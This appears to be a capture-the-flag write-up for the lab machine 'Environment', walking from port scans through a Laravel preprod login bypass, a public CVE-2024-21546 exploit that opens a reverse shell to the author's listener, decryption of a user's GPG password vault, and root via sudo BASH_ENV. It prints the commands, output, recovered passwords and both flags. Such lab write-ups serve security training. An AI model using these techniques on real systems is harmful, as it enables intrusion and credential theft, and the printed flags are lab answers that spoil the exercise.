

Writeup Environment

Initial Enumeration

Port Scanning

Full Port scan

As always, I will start with a full port scan. With this we will start to see what ports are open on this ip address.

```
nmap -p- 10.129.225.135
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-14 02:28 CEST
Nmap scan report for 10.129.225.135
Host is up (0.019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 12.06 seconds
```

Detailed port scan

At the gedetialized port scan go to get more information from the services who are open on the ip address.

```
nmap -p- -sCV 10.129.225.135 -vvvv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-14 02:30 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:30
Completed NSE at 02:30, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:30
```

```
Completed NSE at 02:30, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:30
Completed NSE at 02:30, 0.00s elapsed
Initiating Ping Scan at 02:30
Scanning 10.129.225.135 [4 ports]
Completed Ping Scan at 02:30, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:30
Completed Parallel DNS resolution of 1 host. at 02:30, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0,
SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 02:30
Scanning 10.129.225.135 [65535 ports]
Discovered open port 80/tcp on 10.129.225.135
Discovered open port 22/tcp on 10.129.225.135
Completed SYN Stealth Scan at 02:30, 17.12s elapsed (65535 total ports)
Initiating Service scan at 02:30
Scanning 2 services on 10.129.225.135
Completed Service scan at 02:30, 6.08s elapsed (2 services on 1 host)
NSE: Script scanning 10.129.225.135.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:30
Completed NSE at 02:30, 0.62s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:30
Completed NSE at 02:30, 0.06s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:30
Completed NSE at 02:30, 0.00s elapsed
Nmap scan report for 10.129.225.135
Host is up, received reset ttl 63 (0.018s latency).
Scanned at 2025-05-14 02:30:16 CEST for 23s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp open  ssh      syn-ack ttl 63 OpenSSH 9.2p1 Debian 2+deb12u5 (protocol
2.0)
| ssh-hostkey:
|   256 5c:02:33:95:ef:44:e2:80:cd:3a:96:02:23:f1:92:64 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGrihP7aP61ww7KrHUutuC/GKO
```

```
yHifRmeM070LMF7b6vguneFJ3dokS/UwZxcp+H82U2LL+patf3wEpLZz1oZdQ=
| 256 1f:3d:c2:19:55:28:a1:77:59:51:48:10:c4:4b:74:ab (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIJ7xeTjQWBwI6WERkd6C7qIKOCnXxGGtesEDTnFtL2f2
80/tcp open  http      syn-ack ttl 63 nginx 1.22.1
|_http-title: Did not follow redirect to http://environment.htb
|_http-server-header: nginx/1.22.1
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:30
Completed NSE at 02:30, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:30
Completed NSE at 02:30, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:30
Completed NSE at 02:30, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.31 seconds
Raw packets sent: 66804 (2.939MB) | Rcvd: 65782 (2.631MB)
```

Discovery Fuzzing

I started fuzzing the domain by using the following command.

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -u
'http://environment.htb/FUZZ'
```

```
:: Method          : GET
:: URL             : http://environment.htb/FUZZ
:: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-
top1million-20000.txt
:: Follow redirects : false
```

```
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
```

```
login              [Status: 200, Size: 2391, Words: 532, Lines: 55,
Duration: 218ms]
upload             [Status: 405, Size: 244869, Words: 46159, Lines: 2576,
Duration: 812ms]
storage            [Status: 301, Size: 169, Words: 5, Lines: 8, Duration:
15ms]
mailing            [Status: 405, Size: 244871, Words: 46159, Lines: 2576,
Duration: 313ms]
up                 [Status: 200, Size: 2126, Words: 745, Lines: 51,
Duration: 120ms]
build              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration:
18ms]
vendor             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration:
21ms]
logout             [Status: 302, Size: 358, Words: 60, Lines: 12,
Duration: 533ms]
#www               [Status: 200, Size: 4602, Words: 965, Lines: 88,
Duration: 398ms]
#mail              [Status: 200, Size: 4602, Words: 965, Lines: 88,
Duration: 377ms]
:: Progress: [19966/19966] :: Job [1/1] :: 95 req/sec :: Duration: [0:03:06]
:: Errors: 0 ::
```


Above, you can see various subdomains. I immediately looked at the following subdomains to see what this resulted in.

- Login
- upload
- mailing

I took a look at these three subdomains. There was nothing special to see on the login page except for logging in. At the moment, it's of no use to us.

I then took a look at /upload & /mailing. We couldn't do anything on either of them because I wasn't allowed to do anything, but I did discover that it runs on Laravel 11.30.0 and PHP 8.2.28.

So now I'm going to look for an exploit for this.



If you try to log in using Burp Suite, you may make a mistake in the code that will expose the backend code. As you can see below, I set the value to “remember test” so that this causes an error in the login code in the response.

Request

```
POST /login HTTP/1.1
Host: environment.htb
Content-Length: 91
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://environment.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://environment.htb/login
Accept-Encoding: gzip, deflate, br

Cookie: XSRF-
TOKEN=eyJpdiI6ImRXcGh3TUUp5TXgrcnFZQk JrWGZtdkE9PSIsInZhbnHVlIjo iVWVZRjdUVnNFV3Mz
dGxncE5Ka3NjQ0Z5MmFNcmNrVEhYOUJFaHF3RW Rwb nNLC3NRRmtNckxHZWZCK3doYTlaVEx1aE1wQU
cvYWZNTXA3Ql l mWDZJekVXMmxoeGtVMktLSGVLa2xjc zRWUm1wcXcw dXV2b1pFQWpBUG41S2hrR2Qi
```

```
LCJtYWMiOiI3N2RkMTc5ZDdhNTE0NGZiNGNlOGM1NTlmMTVlODYxY2IxMDQ4MmU1OGU2ZjQ5NDI4OT
lmNGM3M2I0NDQ5ZmI2IiwiZGFuIjoIIn0%3D;
laravel_session=eyJpdiI6IlRPN1NGMDY5emVEbDN3Y2xCL1BqNWc9PSIsInZhbnVlIjoISEZJam
5pR3ZCVGllLaWdDWDRvVGVHcWVhOWR5L05ZU3J4TkNzcWNRUGpvaEo4OWpqK0pHSHcydXVQUFhtdWR2
NTMyYmlodTF2cElLbDl4R2lzRWhkWCt1Y1RtaWRua3hpbFFGZ3VveDNUNUx6bVh6ODFiRkZUNnBvdm
50MlRJaWwiLCJtYWMiOiIjImTEXMjM3Mzk4OTE1YmUxNmQwNWUzNmMzNDQyNTcyNzc1NDJiZWZlIiw
NTAxMTQwZWRLNmM3MDC2ODQwOTZlIiwiZGFuIjoIIn0%3D
```

Connection: keep-alive

```
_token=n9VBfkdFX9JRMZv74BAwA30LytFGKSvQuEJ&email=t%40t.htb&password=test&
remember=test
```

Response

```
    $keep_loggedin = False;
} elseif ($remember == &#039;True&#039;) {
    $keep_loggedin = True;
}

if($keep_loggedin !== False) {
    // TODO: Keep user logged in if he selects &quot;Remember Me&quot;;
}

if(App::environment() == &quot;preprod&quot;){ //QOL: login directly as
me in dev/local/preprod envs
    $request-&gt;session()-&gt;regenerate();
    $request-&gt;session()-&gt;put(&#039;user_id&#039;, 1);
    return redirect(&#039;/management/dashboard&#039;);
}

$user = User::where(&#039;email&#039;, $email)-&gt;first();
```

If you look at the response, you can see that there is a pre-production environment. I am now going to try the same thing, but for the pre-production environment, and we are going to set the remember value to True. This will give us a redirected link to the following link.

<http://environment.htb/management/dashboard>


```
HTTP/1.1 302 Found
Server: nginx/1.22.1
```

Content-Type: text/html; charset=utf-8
Connection: keep-alive
Cache-Control: no-cache, private
Date: Thu, 29 May 2025 14:49:15 GMT
Location: http://environment.htb/management/dashboard
Set-Cookie: XSRF-
TOKEN=eyJpdiI6Illla0Z0YVFjazZvbm9xUStGMFdXa3c9PSIsInZhbmHVlIjoiZ2NtelJJZRE9yK1pz
VVZtKzM4UGM1S05TanFvaEc3T29PSzVhMmJXcDhGdGNZTU50KzVzMnBRVkJzK1dWSFB6a2RBNWRFdn
RXWmJVUG82OTFNM1d2UGFMSFoxSHRqVUxwVEhHOXRtekRP0DczUGtBUlNzhzRlJDeXNocVU2c2Yi
LCJtYWMiOiJiNjRkYjY0MGVjMzQ0YTEyNzQ5NjUwMDZlMGZlNjFjNWNlMWE4NTRiOWEyYWJkNGU3Nj
A5ZDJlZDhmYmNiNzExIiwidGFuIjoiIn0%3D; expires=Thu, 29 May 2025 16:49:15 GMT;
Max-Age=7200; path=/; samesite=lax
Set-Cookie:
laravel_session=eyJpdiI6IkYzLzQ1bmQ1VUd1VzFUaFNrNlRBamc9PSIsInZhbmHVlIjoiaTVIV3
J5NlJhVnNrdW1tQm1TazRoYnlmdVN2dk9SUTk3U2tENXdUTEtGV25hb3JpcmdTdjljd0t0ejByT01p
OWp1ZzJhcU1POFpSWUpST2N3YXdoOWFabEZhou5IbzlzVWVZSHBvVzV0eU9NazZEdu4vUDFmN1UvTH
l0c2hZV1oiLCJtYWMiOiJmMmI0NDBmNDY4ZDRhOTlkNTM5ODZjM2JhZGI0M2IzMmYxMmM2NWY1YTY4
NGNlYzI1YWRkY2UxNjJlZmJmMWI0IiwidGFuIjoiIn0%3D; expires=Thu, 29 May 2025
16:49:15 GMT; Max-Age=7200; path=/; httponly; samesite=lax
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Length: 418


```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="refresh"
content="0;url='http://environment.htb/management/dashboard'" />

    <title>Redirecting to
http://environment.htb/management/dashboard</title>
  </head>
  <body>
    Redirecting to <a
href="http://environment.htb/management/dashboard">http://environment.htb/mana
gement/dashboard</a>.
  </body>
</html>
```

When we go to this link, we are simply taken to the login page of environment.htb, but we cannot log in with our user account. However, to get to this page, you can do the following: in Burp Suite, click on the link and then click on “Show response in browser”.



And as you can see, this will redirect you to the profile.



So I started looking for an exploit and found an RCE exploit. I simply searched for “Laravel exploit” in the browser and found the following exploit. <https://github.com/ajdumanhug/CVE-2024-21546>

Within this operation, you will need to use the following data:

- target_url: <http://environment.htb>
- listener_ip: 10.10.16.46 (This was my IP at the moment)

- Listener_port: 9001 (This is the port I am using at the moment to set up the RCE.)
- Laravel_session: You can find this in the response from your burpsuite prompt.

Once you have found all of this, you should have the following shell.

```
python3 CVE-2024-21546.py http://environment.htb 10.10.16.46 9001
eyJpdjI6ImtTZHZ2dDJrbWRwdEdzeFJHSXkwVUE9PSIsInZhbnVlIjoicUVKSk1GbUlpNHAvUjc3aE
huK21qMGsvV2LLVVhpMnJ6TlFBRURhKy9uYWRBQ2tUMHdkRVZleVpOdUFWb2k3OVl4S2hNUlFJSktl
ZnU3UjM5b2lRM3hIRjNRRjRqcEZheFM3TmIxWGRJZXhwa0dRYm00QnNjMGZqZFB0MGhyZzQiLCJtYW
MiOiJmOWY0YWI3ZmQzYTU0NWFiMDVmYjNjOWJjNTlhOWIwN2JjYjQ5ZDMyN2U4MTczZmFhMjA4ODVj
OGNiNDBlNmQyIiwidGFnIjoiaW0%3D
[*] Validating session...
[+] Session is valid.
[*] Fetching CSRF token...
[+] Got CSRF token: d9xZadxLIhlVHllQfo0aRsP0sqFmviqZkYiuS5xA
[*] Uploading reverse shell...
[+] Upload status: 200
{"url":"http://environment.htb/storage/files/urs408.php","uploaded":"http
://environment.htb/storage/files/urs408.php"}
[+] Triggering the reverse shell...
[+] Done. If listener is up, you should have a shell.
```

Other shell

```
nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.46] from (UNKNOWN) [10.129.232.3] 43936
bash: cannot set terminal process group (930): Inappropriate ioctl for device
bash: no job control in this shell
www-data@environment:~/app/storage/app/public/files$
```

As you can see above, we have managed to obtain a remote shell. If we look at the home folder of the user hish, you can see that we have the first user flag there.

User Flag: 74ed5865fdd4f756b8266a74667401a4

```
www-data@environment:/var$ cd /home
cd /home
www-data@environment:/home$ ls
ls
```

```
hish
www-data@environment:/home$ cd hish
cd hish
www-data@environment:/home/hish$ ls
ls
backup
user.txt
www-data@environment:/home/hish$ cat user.txt
cat user.txt
74ed5865fdd4f756b8266a74667401a4
```

Within the home folder of the user hish, there is a backup folder containing a keyvault.gpg file. If you look at the hidden items, you will see that there is also a .gnupg folder. I will copy this to the tmp folder, because we have write permissions within the tmp folder.

First, I will copy this folder to the tmp folder using the following command.

```
cp -r /home/hish/.gnupg /tmp/Test
```

Now I will give this folder the rights that allow the owner of this folder to read, write, and execute it. I will do this by using the following command.

```
chmod -R 700 /tmp/Test
```

We are going to use the test folder here to decrypt the keyvault.gpg file, and we will put it in the message.txt file.

```
gpg --homedir /tmp/Test --output /tmp/message.txt --decrypt
/home/hish/backup/keyvault.gpg
<essage.txt --decrypt /home/hish/backup/keyvault.gpg
gpg: WARNING: unsafe permissions on homedir '/tmp/Test'
gpg: encrypted with 2048-bit RSA key, ID B755B0EDD6CFCFD3, created 2025-01-11
      "hish_ <hish@environment.htb>"
gpg: cannot open '/dev/tty': No such device or address
```

If we now look at the file message.txt in the Tmp folder, you will see the following passwords.

```
www-data@environment:/tmp$ cat message.txt
cat message.txt
```

```
PAYPAL.COM -> Ihaves0meMon$yhere123
```

```
ENVIRONMENT.HTB -> marineSPm@ster!!
```

```
FACEBOOK.COM -> summerSunnyB3ACH!!
```

Here we see the password for the user hish. I will now try to log in to the ssh server with this password to see if I can execute the sudo -l command.

```
ssh hish@environment.htb
```

```
The authenticity of host 'environment.htb (10.129.232.3)' can't be
established.
```

```
ED25519 key fingerprint is SHA256:GKtBN7PjK58Q8eTT80jQMUZYS5ZLu8ccptkyIueks18.
```

```
This key is not known by any other names.
```

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

```
Warning: Permanently added 'environment.htb' (ED25519) to the list of known
hosts.
```

```
hish@environment.htb's password: marineSPm@ster!! (Password)
```

```
Linux environment 6.1.0-34-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.135-1
(2025-04-25) x86_64
```

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
Last login: Sat Jun 14 05:59:57 2025 from 10.10.16.46
```

```
hish@environment:~$ sudo -l
```

```
[sudo] password for hish:
```

```
Matching Defaults entries for hish on environment:
```

```
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
env_keep+="ENV BASH_ENV", use_pty
```

```
User hish may run the following commands on environment:
```

```
    (ALL) /usr/bin/systeminfo
```

Privilege Escalation

I created a test.sh file and gave it write permissions. Using our good friend Chatgpt, I found that we can use the BASH_ENV command to execute my test.sh file in the path where everyone can use the sudo command. This will give us a root bash.

1. Make a Malicious script
 1. bash -p gives increased rights
2. Make the script executable by using the chmod command
 1. chmod +x test.sh
3. Misuse the BASH_ENV command
 1. sudo BASH_ENV=./test.sh /usr/bin/systeminfo

```
hish@environment:~$ sudo -l
[sudo] password for hish:
Matching Defaults entries for hish on environment:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    env_keep+="ENV BASH_ENV", use_pty

User hish may run the following commands on environment:
    (ALL) /usr/bin/systeminfo
hish@environment:~$ echo 'bash -p' > test.sh
hish@environment:~$ chmod +x test.sh
hish@environment:~$ sudo BASH_ENV=./test.sh /usr/bin/systeminfo
```

As you can see, we now have a shell as root user. So now I can go to the root folder and grab the root flag.

Root flag: d6b220036e4e9ace5267d60dde1f2f92

```
root@environment:/home/hish# cd /root
root@environment:~# ls
root.txt  scripts
root@environment:~# cat root.txt
d6b220036e4e9ace5267d60dde1f2f92
```



Environment has been Pwned!

Congratulations  **Hackthekat123**, best of luck in capturing flags ahead!

#1993

MACHINE RANK

13 Jun 2025

PWN DATE

45

POINTS EARNED

OK

SHARE